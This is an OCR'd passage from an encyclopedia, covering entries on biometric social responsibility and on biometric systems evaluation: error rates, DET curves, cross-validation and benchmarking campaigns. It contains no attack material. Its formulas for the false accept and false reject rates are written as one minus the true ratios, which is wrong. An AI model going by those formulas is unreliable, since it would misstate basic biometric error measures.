
The intention of this report is to point out the biometric social responsibility problems to be addressed, not the solution. The advancement of biometric scanning technology has become a very controversial topic in terms of its ultimate societal aims in providing security, safety, and faster customer service that will benefit customer relationship management (CRM) now and in the future. Customer relationship management (CRM) is a broad term that covers concepts used by companies to manage their relationships with customers, including the capture, storage and analysis of customer, vendor, partner, and internal process information. Biometrics, in terms of this present study, refers to technologies for measuring and analyzing a person's physiological or behavioral characteristics, such as fingerprints, iris identification, voice patterns, facial patterns, and hand-measurements, for identification and verification purposes. Biometrics, if properly integrated with automatic identification and data capture (AIDC)-related technologies, assist management in controlling cost, inventory levels, pricing and a variety of operational and tracking purposes. Strategic leveraging of AIDC and biometrics can efficiently move for competitive advantages. Many businesses rely heavily on communication devices, which aid in the development of products and services, with strong communication the marketing of products and services can be used a competitive advantage. AIDC in conjunction with the Internet can provide customers with incredible amounts of information for those who need it, such as car or insurance shopping [1, 2]. Hence, AIDC and biometrics allow for timely and reliable data, which can significantly aid management in making quality decisions that will benefit the company by taking the human error out of the data collection process.

However, such technical advances have affected the relationship between society and businesses in a number of ways. In general, such technology has helped develop more advanced economies and has allowed the rise of a more leisure class. Various implementations of technology influence the values of a society and new technology often raises new ethical questions. Technology has amplified the ability of a contributor of a service to improve their customer relations via accurate and quick personal identification and verification, such as a license or a passport. At times it may also require something customers to input a password or a PIN, but biometrics and eliminate that aspect. Convenience can be enhanced as customers walk into a store, go up to a free standing machine that will read their fingerprints, retrieves the shopping history. Gentry [3] noted that customers typically find convenience and personalized experience useful, resulting in increased business and customer satisfaction/retention. Figures 1 and 2 summarize selected benefits and disadvantages behind the biometric controversy.


As illustrated in Figs. 1 and 2, providing a documented biometrics social responsibility has many benefits for companies, government agencies, and consumers. Such benefits have increased greatly over the past three decades with security and the assurance of identification as many people feel that standardized uses of biometrics, their identity would be safer and that there would be a less of a chance of being a candidate for identity theft. Management frequently feel that AIDC and biometrics are precise, easy-to-use and are dependable means of increasing CRM at both the tactical and strategic levels.

Theory of Corporate Social Responsibility as Strategy

Researchers and practitioners have long debated over the exact definition of corporate social responsibility (CSR) [4–9]. Part of this controversy is due to the fact that the concept involves a broad range of behaviors and there are many different views as to what constitutes sound and profitable CSR strategies. According to Pearce and Robinson [10] and Smith [6–8], good social sustainability and CSR policies, procedures, and practices are based on the basic framework that businesses have a long-term responsibility not only to the stockholders, but also to society in general. In addition, Jones states that CSR "is a form of self-control which involves elements of normative constraint, altruistic incentive and moral imperative in the quest for corporate



Biometric Social Responsibility. Fig. 1 Forces of benefits and disadvantages behind the biometric controversy




Biometric Social Responsibility. Fig. 2 Basic input/output AIDC/biometric model

nirvana" [11, p. 59]. Governmental purposes of biometric scanning include advancing the security against terrorist acts and the ability to keep database of citizens. With the use of biometrics, there must be a balance maintained between citizen conveniences, such as quick passport and travel security approval, verses lose of privacy via excessive monitoring. Although such comprehensive databases probably would help in solving crimes that are unsolved in the U.S., but at what costs, intangible and tangible, to properly store and secure database warehouses, containing records of citizens and visitors biometric and personal information.

Advocates of CSR, according to Porter and Kramer [12], presented four reasons for the need for CSR; namely moral obligation, sustainability, license-to-operate, and reputation. Barrett [13] and Bhattacharya, Korschun, and Sen [14] presented a different viewpoint, suggesting that the need for CSR is based on several suppositions. First, business behaviors are typically unfair, hazardous, harmful to the environment, and unscrupulous. Second, businesses offer nothing to society in general. Third, corporations actually take something from the general public. Finally, a necessary requirement of a typical firm is a self-serving and callous nature. However, regardless of the number of definitions offered for corporate social responsibility and its need, the concept remains the same: there are social consequences to a firm's actions and behaviors, and they must be addressed.

According to classic work by Carroll [15, 16], CSR may be view through the evolution of four different categories (economic, legal, ethical, and philanthropic), as demonstrated in Fig. 3. Economic responsibility theoretical refers to maximizing profits in order to increase shareholder wealth. As a result of this behavior, company' management is acting socially responsible since it is employing people and making tax payments, although only a small proportion of the company's stakeholders share in profits. Acting in accordance with laws that apply to the company's activities falls into the category of legal responsibility. Companies also have an ethical responsibility. They must act in a moral manner above and beyond legal requirements, once they met their obligations to shareholders and obey the existing laws. Finally, companies that participate in voluntary activities, or good corporate citizenship, are practicing discretionary responsibilities, the ultimate goals of CSR. Companies must keep in mind that economic and legal responsibilities are mandatory, being ethical is an expectation of society, and voluntary social commitment is anticipated by society. Perhaps the most favorable affects that following sound CSR strategies that



Biometric Social Responsibility. Fig. 3 Carroll's model illustrating the importance of a firm maintaining profitability in order to fund other characteristics of corporations as adapted from Carroll [15, 16]

many businesses find that promoting public awareness of their social responsibilities has returned a positive impact on the corporate financial bottom-line.

According to Carroll's [15, 16] model, a company's main duty is to turn a profit, as shown in Fig. 3. Following CSR strategies has yielded positive financial results for many companies through increasing brand awareness and loyalty, by lowering costs and by enhancing current value chain integration; all of which had the affect of producing higher than expected returns. Perhaps this occurs because the best CSR initiatives are also smart business decisions. Whether a company pursues CSR efforts to satisfy its stakeholders or to increase the efficiency of its supply chain, the CSR initiative should fit the company's business strategy, as suggested by McPeak and Tooley [17] and Pfau, Haigh, Sims, and Wigley [18].

Applications and Future Directions

Social responsibility issues must be considered in any national policy debate when rushing to find the apparently great need for the operational efficiencies associated with the implementation of AIDC and biometric scanning technologies. Ethical standards are traditionally considered higher for governments that are assigned with the tasks of advocating and protecting the best interests of its citizens, such as increased security, particularly in the fields of terrorism and identity theft. Maintaining and providing access to such sensitive files to business and governmental agencies must consider the theoretical CSR frameworks, such as those proposed by Carroll [15, 16].

Applications of AIDC and biometric scanning must have built in personal safeguards for biometric authentication, such as for airport security purposes, which allow proper access to certain restricted zones. Convenience factors, such as replacing personally identifiable keys, passwords, and timecards should propel biometrics from the luxury category to the commonplace. In the shopping and marketplace, biometrics will allow for many time saving and e-personalization techniques in this genre, replacing retail advantage cards and traditional modes of cash transactions. As these technologies continue to develop and becoming increasing difficult to contain, will businesses and government be able to have a sound platform for discussion and biometric social responsibility and consumer/citizen rights? Perhaps, only time and a directed approach of stakeholder discussions on such policies, procedures, and practices will tell.

Recommended Reading

1. Smith AD, Offodile OF (2002) Information management of automated data capture: an overview of technical developments. Inform Manag Comp Sec 10(3):109–118
2. Smith AD, Offodile OF (2007) Exploring forecasting and project management characteristics of supply chain management. Int J Log Supp Manag 3(2):174–214
3. Gentry CR (2007) Fingerprinting: the future. Retrieved October 10, 2007 from http://proquest.umi.com/pqdweb?index=27&sid=10&srchmode=1&vinst=PROD&fmt=4
4. Aras G, Crowther D (2009) Corporate sustainability reporting: a study in disingenuity? J Business Ethics 87(1):279–288
5. Lindgreen A, Swaen V, Johnston WL (2009) Corporate social responsibility: an empirical investigation of U.S. organizations. J Business 85(1):303–323

6. Smith AD (2009) Financial sustainability through contingency planning: multi-case study." Int J Sustain Eco 1(4):317–334
7. Smith AD (2009) The impact of e-procurement systems on customer relationship management: a multiple case study. Int J Procure Manag 2(3):314–338
8. Smith AD (2009) Leveraging concepts of knowledge management with total quality management: case studies in the service sector. Int J Log Sys Manag 5(6):631–653
9. Vilanova M, Lozano JM, Arenas D (2009, April) Exploring the nature of the relationship between CSR and competitiveness. J Business Ethics 87(1):57–69
10. Pearce J, Robinson R (2009) Strategic management: formulation, implementation, and control, 11th edn. New York: McGraw-Hill/Irwin
11. Jones TM (1980) Corporate social responsibility: revisited, redefined. Cal Manag Rev 23(2):59–67
12. Porter ME, Kramer M (2006, December) Strategy and society: the link between competitive advantage and corporate social responsibility. Harvard Business Rev 84(12):78–92
13. Barrett D (2009, January) Corporate social responsibility and quality management revisited. J Quality Participation 31(4): 24–30
14. Bhattacharya CB, Korschun D, Sen S (2009) Strengthening stakeholder-company relationships through mutually beneficial corporate social responsibility initiatives. J Business Ethics 85(4):257–272
15. Carroll A (1991, August/July) The pyramid of corporate social responsibility: toward the moral management of organizational stakeholders. Business Horizons 34(4):39–48
16. Carroll A (1999) Corporate social responsibility. Business Soc 38(3):268–295
17. McPeak C, Tooley N (2008, Summer) Do corporate social responsibility leaders perform better financially? J Global Business Issues 2(2):1–5
18. Pfau M, Haigh M, Sims J, Wigley S (2008, Summer) The influence of corporate social responsibility campaigns on public opinion. Corp Reput Rev 11(2):145–154

Biometric Systems Evaluation

Jonas Richiardi[1], Krzysztof Kryszczuk[2]
[1]Ecole Polytechnique, Fédérale de Lausanne EPFL - STI – IBI, Lausanne, Switzerland
[2]IBM Zurich Research Laboratory (DTI), Lausanne, Switzerland

Synonyms

Biometric performance evaluation; Biometric testing

Related Concepts

►Biometrics

Definition

Biometric system evaluation is a procedure of quantifying the performance of a biometric recognition system under given conditions. The goal of such an evaluation is a comparison to another system, or a prediction of the system's performance using unseen biometric data, collected under similar operating conditions.

Background

Biometric systems serve the purpose of assigning a class label to an acquired biometric data record. The procedure of assigning such a label always requires a decision. In the case of *identity verification*, this decision is binary and it reflects the difference between the *genuine* and the *imposter* identity claims. In the case of *identification*, a particular identity stands behind the class label. The core functional unit of a biometric system, responsible for taking the decision on assigning a particular class label, is a classifier. The goal of the design and deployment of a biometric system is to maximize the accuracy of biometric decision-making, which is equivalent to minimizing the number of erroneous decisions of the classifier. It is also desirable to keep to a minimum the number of cases, when the biometric classifier is unable to return a decision. The ability of a biometric classifier to accurately assign a class label hinges on other components of the biometric system, including the user interface (including the deployment environment) and the biometric signal acquisition and processing units.

Biometric classification systems are often deployed in sensitive environments, where erring or remaining undecided can be costly and may entail severe legal, logistical, or economical consequences. It is easy to imagine the inconvenience caused by, for instance, a malfunctioning biometric access control unit at a border crossing. Therefore, it is essential that a biometric system be thoroughly evaluated before it is deployed. The goal of such an evaluation is to estimate the expected performance of the components of the biometric system that may impact the system's functionality. Consequently, all critical functional parts of the system, including the user interface, acquisition hardware and software, and the classifier unit, undergo testing and performance evaluation.

The performance of a biometric system is often thought of in terms of classification performance. The classifier accuracy is indeed important, but other aspects of the system's functionality, for example, its conformance with existing standards and inter-operability with other biometric systems, can be of interest.

Theory

Biometric systems evaluation is a multi-faceted concept. Its most prominent aspects are as follows:

Usability and Deployment Ergonomics Tests are performed in order to estimate the ease of use of a biometric

system in particular operating conditions. The essential outcomes of such tests are answers to the following questions: how easily and intuitively can users access the system, donate their biometric credentials; how fast can new users learn to use the system; what is the profile of the population of target users; and what are the chances that the users from outside of this profile may face difficulties using the system.

Biometric Acquisition Device: Hardware and Software Tests are performed in order to assess the quality and fidelity of the biometric signals acquired in various operational conditions – typically, the test is performed in the most adverse conditions that can be anticipated during the practical system deployment. An example of such a test is the evaluation of fingerprint scanners in the presence of varying air temperature and humidity: it is desirable that the quality of the acquired fingerprint images remain the same, regardless of the ambient conditions. The nature and scope of the acquisition tests is determined by the involved technology, and by the biometric modality.

Classification Accuracy Tests are undertaken with the aim to provide the estimates of the expected error rates of the considered system in the target operating environment. Depending on the scale of the evaluation, the test can range from makeup deployments in target environment to evaluations involving off-line, pre-recorded databases. The latter type of evaluations is most common in comparative tests of competing systems or technologies.

Information Security Tests are conducted in order to estimate how hard it is to compromise the system's security as a result of a deliberate, malevolent action, such as presentation of a spoofed biometrics, data injection, man-in-the-middle attack, etc. Often the vulnerability of a biometric system lies outside and beyond the biometric technology itself, and it depends on such factors: data transmission protocols, data storage format, operating system, physical enclosure and accessibility, etc.

The goal of an evaluation is specific to the particular tested system and its intended application. Depending on the defined *testing protocol*, the parameters considered to be of prime importance in a given evaluation are varied over a permissible range, with other system parameters kept constant. Frequently encountered types of testing protocols include:

Conformance Testing to Biometrics Standards relates to the testing of a particular system for its conformance with the standards or recommendations (e.g., BioAPI, International Civil Aviation Organization Machine Readable Travel Documents (ICAO MRTD) [1]).

Inter-operability Testing uses biometric data collected using different acquisition devices, and treated using the same preprocessing and classification algorithms. The usual goal of an inter-operability test is to establish whether a biometric database collected using a particular acquisition hardware can be used to recognize biometric signals collected with a different biometric sensor.

Technology Testing involves different biometric algorithms, tested using one database collected from one fixed population in one environment using one sensor. Technology tests are often used in academic algorithmic competitions.

Scenario Evaluations constrain the population and the environment to stay the same, while different biometric sensors are used to collect the database (corresponding to the same "scenario") [2].

Operational and Usability Testing aim to test a full system in a specific environment with a specific population; the sensor hardware and algorithm may stay the same but results are not directly transferable to other environments or populations.

The formal definitions and procedures for biometric systems, evaluation are covered in detail in ISO/IEC standard 19795 (Biometric performance testing and reporting) [3].

Quantitative Evaluation of Usability and Deployment Ergonomics

Usability of biometric system encompasses such properties as effectiveness, efficiency, and user satisfaction [4]. The published record research focused on the usability, and on the issues relating to how humans interact with and use biometric devices is limited [5]. Commonly used usability measures such as Failure To Enroll (FTE) and Failure to Acquire (FTA) are few examples of quantifiable parameters related to biometric usability testing; other measures may be test specific or be of qualitative rather than quantitative character.

Failure to Acquire (FTA) describes the percentage of the target population that is unable to successfully donate their biometric data of a particular modality, using the tested system. The reasons for this inability can be related to the system itself – for example, a camera installed at an appropriate height to capture an adult's face will likely fail in capturing the face of a child or of a person on a wheelchair. Strabismus may cause FTA

in some two-eye iris capture systems. Another typical example where a FTA can occur is systems that perform quality checks on acquired signals. If signals collected from a particular user are rejected as a result of their consistently insufficient quality, then FTA is recorded. FTA typically relates to the usability of a system by users who are already enrolled in the system's operating database. FTA for genuine users is sometimes counted as a false rejection (See "Classification performance measures").

Failure to Enroll (FTE) denotes a percentage of target system's users unable to enroll into the biometric database used by the tested biometric system. A person can be unable to enroll because of his or her lack or deficiency of a particular biometric trait, or because of an inadequate interface of the biometric system. For instance, it is generally reported that a non-negligible percentage of the world's population do not possess fingerprints that could be reliably recognized by automatic fingerprint recognition systems (however, recent results have shown that this assertion may be dubious, and that systematic failures should not be attributed to person-specific characteristics [6]). Some 3D face recognition systems can fail to create a user template because of facial hair, resulting in a FTE.

The limited amount of research performed on usability and human factors in biometrics explains why man–machine interaction problems are often conflated with other issues such as classification accuracy. Scenario and operation evaluations should include records of the details of FTA and FTE events (e.g., "subject wears glasses" or "camera had to be moved down on the tripod") in order to apportion errors between user-related and system-related issues.

Evaluation of Signal Acquisition

A commercial biometric signal acquisition device is tested by the manufacturer before it is released in the market. It comes with a set of technical specifications that describe its performance in the nominal operating conditions. However, if a custom acquisition device is used, or if the device is anticipated to operate in conditions departing from nominal, its performance must be properly evaluated.

An evaluation of a signal acquisition device is centered around the assessment of the quality of recorded biometric signals across a given range of recording conditions. The specific conditions one can be interested in depend on the particular system and biometric modality in question, and must reflect the expected variations of acquisition conditions that are likely to be encountered once the evaluated system is deployed in a real application. For instance, an optical fingerprint scanner may produce images of a compromised quality if a strong light source is present during the fingerprint imaging.

In quantitative terms, a signal acquisition system can be evaluated directly or comparatively. A direct method involves collection of one or more *quality measures* [7]. An indirect performance estimation involves a comparison of the classification error rates obtained using the signals recorded in nominal, and extreme acquisition conditions. It is desirable that the observed difference in the error rates be minimal. Note that the absolute values of observed error rates are of secondary interest here.

Quantitative Evaluation of Classification Accuracy

Classification Performance Measures

A typical set of performance measures of a biometric system is similar to that of any classification system. A biometric identity verification system (user authentication) operates – and is evaluated – like a dichotomizer (a two-class classifier). In this case, a confusion matrix can be constructed from test results at a certain decision threshold θ, with true classes in rows and classifier output classes as columns. Diagonal entries are correct recognitions, off-diagonal entries are errors. Several performance measures are defined on the confusion matrix, and the common ones include the following.

Total Error Rate (TER) The simplest way to assess a classifier's performance is to count the number of classification errors it commits over a specific dataset. The TER is estimated for a particular *decision threshold* θ, which divides the continuously-valued classifier output (*scores*) into two disjoint ranges corresponding to binary *accept* and *reject* decisions. It is obtained by computing the sum of off-diagonal elements in the confusion matrix divided by the sum of all elements. TER is also applicable to identification problems, where it is sometimes called *average error*.

Type I/II errors, False Accept Rate (FAR), False Reject Rate (FRR) Set in the framework of statistical hypothesis testing, a classifier can commit two types of errors (Type I and Type II). In the case of biometrics, an individual can be or not be who he claims he is (authentication), or who the system identifies him to be (identification). Consequently, Type I/II errors are referred to as False Accept/False Reject in biometric identity verification. The estimates of Type I/II errors across the target population are referred to as *False Accept Rate*

(FAR) and *False Reject Rate* (FRR) and calculated as $\text{FAR} = 1 - \frac{n_{\text{FA}}}{N_{\text{imp}}}$, and $\text{FRR} = 1 - \frac{n_{\text{FR}}}{N_{\text{gen}}}$, where N_{imp} is the size of the population of imposters, N_{gen} is the size of the population of genuine claims, n_{FA} is the number of falsely accepted imposter claims, and n_{FR} is the number of falsely rejected genuine claims. Values of FAR and FRR plotted as an explicit function of the corresponding threshold θ are sometimes used to visually report a classifier's performance. An example of such visualization is shown in Fig. 1(a).


Operating Point (OP) FAR and FRR computed for the same decision threshold θ define the *operating point* of a classifier. A particular operating point – the value of FRR achieved for a fixed FAR – is often of special interest if the rate of the false accept errors must be kept below a specified percentage.

DET/ROC curve There is a tradeoff between the number of rejected and accepted identity claims. The easiest way of eliminating false rejects is to accept every claim, and conversely, in order to avoid false accepts – reject each claim. These two radical situations, defined by FAR = 0 and FRR = 0, define the extreme operating points of a classifier. The functional relationship between FAR and FRR is a commonly used method of evaluating the performance of a biometric system from the classification perspective. The visual representation of this relationship, where FAR is plotted as a function of FRR, usually in log-log coordinates, is referred to as the *Detection Error Tradeoff* (DET) curve. An equivalent representation, the *Receiver Operating Characteristic* (ROC), is a plot of the percentage of correct accept decisions against the FAR. The dependence of FRR and FAR on the decision threshold is implicit – each point on the DET/ROC curve corresponds to one particular value of θ, but it is not possible to recover this value from the plot alone. A comparison of the performance of two competing systems using DET curves is shown in Fig. 1(b).

Equal Error Rate (EER) is the reported error rate of the biometric classifier for a decision threshold θ chosen so that $\text{EER} = \text{FAR}(\theta) = \text{FRR}(\theta)$.

Half-Total Error Rate (HTER) for a given operating point is computed as $\text{HTER}(\theta) = \frac{\text{FAR}(\theta)+\text{FRR}(\theta)}{2}$, and is often used in order to level out the effect of unbalanced evaluation data sets. A plot of HTER as an explicit function of the decision threshold θ is referred to as the *Expected Performance Curve* (EPC) [8]. An example of the EPC curve is shown in Fig. 1(a).

Cost-Based Evaluation acknowledges the fact that in particular biometric applications, the cost of committing a Type I error may differ from the cost of committing a Type II error. In this case, one may be interested in the expected cost of misclassifications, rather than in the error rates themselves. If the cost of a misclassification is constant and can be expressed as C_{FR} for a false rejection and C_{FA} for a false acceptance, then all error values mentioned above (i.e., TER, FRR, FAR, etc.) can be converted into respective estimated cost (total cost, cost of false rejects, etc.) by multiplying them by the corresponding cost constants.



Biometric Systems Evaluation. Fig. 1 Graphical representation of classification performance evaluation: (**a**) plot of class errors FAR and FRR against the threshold θ, EPC curve, face verification, XM2VTS database, (**b**) comparison of two speaker verification systems using DET curves, XM2VTS database. System 2 outperforms System 1 across all operating points

The performance measures mentioned above can be applied to a biometric identification system if the users in the database are not ranked during classification, i.e., only the top matching identity is returned. If the classifier returns a ranked list, either the average error is computed over the entire dataset, or the method of *Rank-N performance* measure is applied. The latter technique is a restriction of the evaluation measure (e.g., type I error) to only the top-N ranked outputs. This method is most useful in operational settings (e.g., watchlist scenario), where a human operator holds the ultimate decision and the classifier is used to narrow down the candidate list to a manageable amount, for instance, to the top ten matches.

The list of reported performance measures extends beyond those mentioned in this section. However, they are usually linked to a particular biometric modality or system architecture [9].

Evaluation Procedures

A biometric system is evaluated in order to estimate its anticipated performance. For the purpose of the evaluation, a set of performance measures, relevant in the context of a specific application, is used. In order for the evaluation results to be predictive of future performance with the target user population, the evaluation procedures must use a *representative sample* of this population. If the biometric system requires no *training*, then the entire available sample can be used as the *evaluation set*. If training is necessary, which is usually the case, the sample is divided into subsets. This procedure is followed in order to avoid so-called classifier *overfitting*, which often results in overly optimistic performance on the training set and poor generalization capacity and compromised performance on unseen data.


To avoid overfitting, the available sample can be split in several ways, but the main idea always remains the same, as illustrated in Fig. 2. The sample is divided into disjoint sets. First, the system is trained using one of the sets and evaluated using the remaining held-out set. If the sets are swapped and the system is trained using the set that was previously used for validation, and validated on the set previously used for training, then the validation procedure is referred to as *cross-validation*. If the sample is randomly split n times into disjoint training and evaluation sets of fixed proportion, then the procedure is referred to as *n-fold cross-validation*. The extreme case of cross-validation, used when available sample is small, is the *leave-one-out*, or *jacknife* approach – at each split only one evaluation sample is held out. The final evaluation measure is computed by averaging the performance yield at each iteration.

Biometric system evaluation is often performed using fixed *testing protocols*, which predefine the exact content of the training and evaluation datasets. In biometric evaluation campaigns and competitions, a third data set is often held out – a *testing* set. The testing dataset simulates the real data the system may encounter when deployed and is not visible during the training and tuning of the competing systems. An example of the biometric evaluation protocol is described in [10].

When designing biometric evaluation protocols, a distinction between *open-set* and *closed-set* evaluations is made. In the closed-set protocol, the same set of users provide their biometric data for system training and for performance validation. In the open-set protocol, the system is tested using data only from users unknown during training and validation.

Significance of Evaluation Results

Estimating bounds on the true error rate given the empirical error rate observed in testing on a held-out dataset is crucial in biometric applications, as the difference in population sizes between test populations and deployment populations can span several orders of magnitude.



Biometric Systems Evaluation. Fig. 2 Flowchart of typical evaluation procedure

This problem is closely linked to that of comparing the performance of two biometric authentication systems: indeed, if the confidence intervals for the two systems are largely overlapping, it will not be possible to say that one is statistically significantly better than the other.

While classifier evaluation can be put in a classical hypothesis testing framework (e.g., h_0 = "Both classifiers yield the same accuracy"), the main specificities of biometric evaluation campaigns with respect to other fields where statistical significance is tested (e.g., clinical trials) are the shapes of the distributions of interest, the extreme proportions that can be encountered in practice, and subject-specific effects.

Classical statistical assumptions about the distributions of the quantities of interest, for instance the scores such as Gaussianity and homoscedasticity, are often violated severely in biometric evaluations. Also of importance, the proportions of errors may be very low for some biometric systems, for instance 10^{-5} or less for iris false accept rate. Therefore, care must be taken in selecting a method for computation of the confidence intervals, and robust procedures must be used.

Studies of biometric databases with populations in the high hundreds of subjects have confirmed that within-subject correlations of biometric data samples can differ significantly between subjects. This is linked to the *zoo* or *menagerie* effect [11, 12], where some users are particularly susceptible to be impersonated, some are particularly good impersonators, and others are particularly resistant to impersonation. These effects have been observed in several modalities (e.g., speech, fingerprint, signature, face, and iris). Thus, sample selection and size can have a significant impact on the evaluation results.

Consequently, in addition to the simple methods for confidence interval estimation and hypothesis testing, which will not be reviewed here, several specific heuristics and methods have been proposed and developed for biometric classifier evaluation, often derived from statistical procedures developed in other fields.

The simplest heuristic, known as *the rule of 30*, states that at 90% confidence level, the true error rate for a given evaluation is ± 30% of the mean error rate obtained in the evaluation. Furthermore, at least 30 errors must be observed for this to be valid. This heuristic assumes the independence of trials, and can therefore be overly optimistic with respect to the population size needed to achieve a given confidence interval [13].

Confidence intervals over FAR and FRR values can be obtained based on simple variance estimation of pooled and subject-specific error rates, either assuming Gaussianity of the distribution of subject error rates, or using a resampling approach. The advantage of this method is that it does take the inter-subject differences in error rates into account, and in its resampling version is likely to yield better estimates than the simple binomial confidence interval, or than the *rule of 30* [14].

The three-parameters beta-binomial distribution is a mixture model (a beta distribution mixture of binomials) that can account for intra-subject correlations and inter-subject error rate differences [15]. Subject-specific error rates are represented as draws from a beta distribution depending on two parameters whose values can be learned by a Newton–Raphson optimization. The beta-binomial distribution is commonly used in biostatistics, for analyzing clustered or repeated data.

Confidence intervals can also be computed and graphically represented in operational settings using *confidence bands*. Confidence bands take into account within-user and between-user correlations to compute confidence intervals over all possible threshold settings, which can be plotted on the ROC curves. Confidence intervals, estimation can also be graphically approached using the EPC curve.

Applications

Evaluations of biometric systems are performed wherever a possibly objective and comprehensive prediction of the system's performance or comparison with competing systems is necessary. Naturally, every designer of biometric systems components performs certain sets of evaluations on their own.

An important application of biometric systems testing are large-scale evaluation campaigns. They include algorithm testing campaigns, as well as vendor technology evaluations. These events grew to occupy a prominent place on the biometric calendar, in particular:

Fingerprint Verification Competition After four editions in 2000–2008, the FVC evolved to be an ongoing evaluation campaign of fingerprint verification algorithms [16]. The FVC results are a *de facto* benchmark of fingerprint matching algorithms today, and the FVC datasets are probably the most frequently used benchmarking datasets for fingerprints.

Fingerprint Vendor Technology Evaluation Organized by the NIST, the Fingerprint Vendor Technology Evaluation is an ongoing contest of commercial fingerprint systems.

NIST Speaker Recognition Evaluation Also organized by the NIST, the SRE campaigns started in 1996 and are now held on alternate years [17]. They have been

Biometric Systems Evaluation. Table 1 Multimodal databases for biometric evaluation. N is the number of subjects, and S is the number of sessions. Modalities are abbreviated to Fa2 for 2D face; Fa3 for 3D face; FP for fingerprint; Ha for hand; HW for handwriting; I for Iris; Si for signature; Sp for speech. (Adapted from [19])

Name	N	S	Modalities	Site
BANCA	208	12	Fa2, Sp	www.ee.surrey.ac.uk/CVSSP/banca/
BIOMET	91	3	Fa2, Fa3, FP, Ha, Si	biometrics.it-sudparis.eu/
BioSec Extended	250	4	Fa2, FP, I, Sp	atvs.ii.uam.es/databases.jsp
BioSecure DS1	971	2	Fa2, Sp	www.biosecure.info
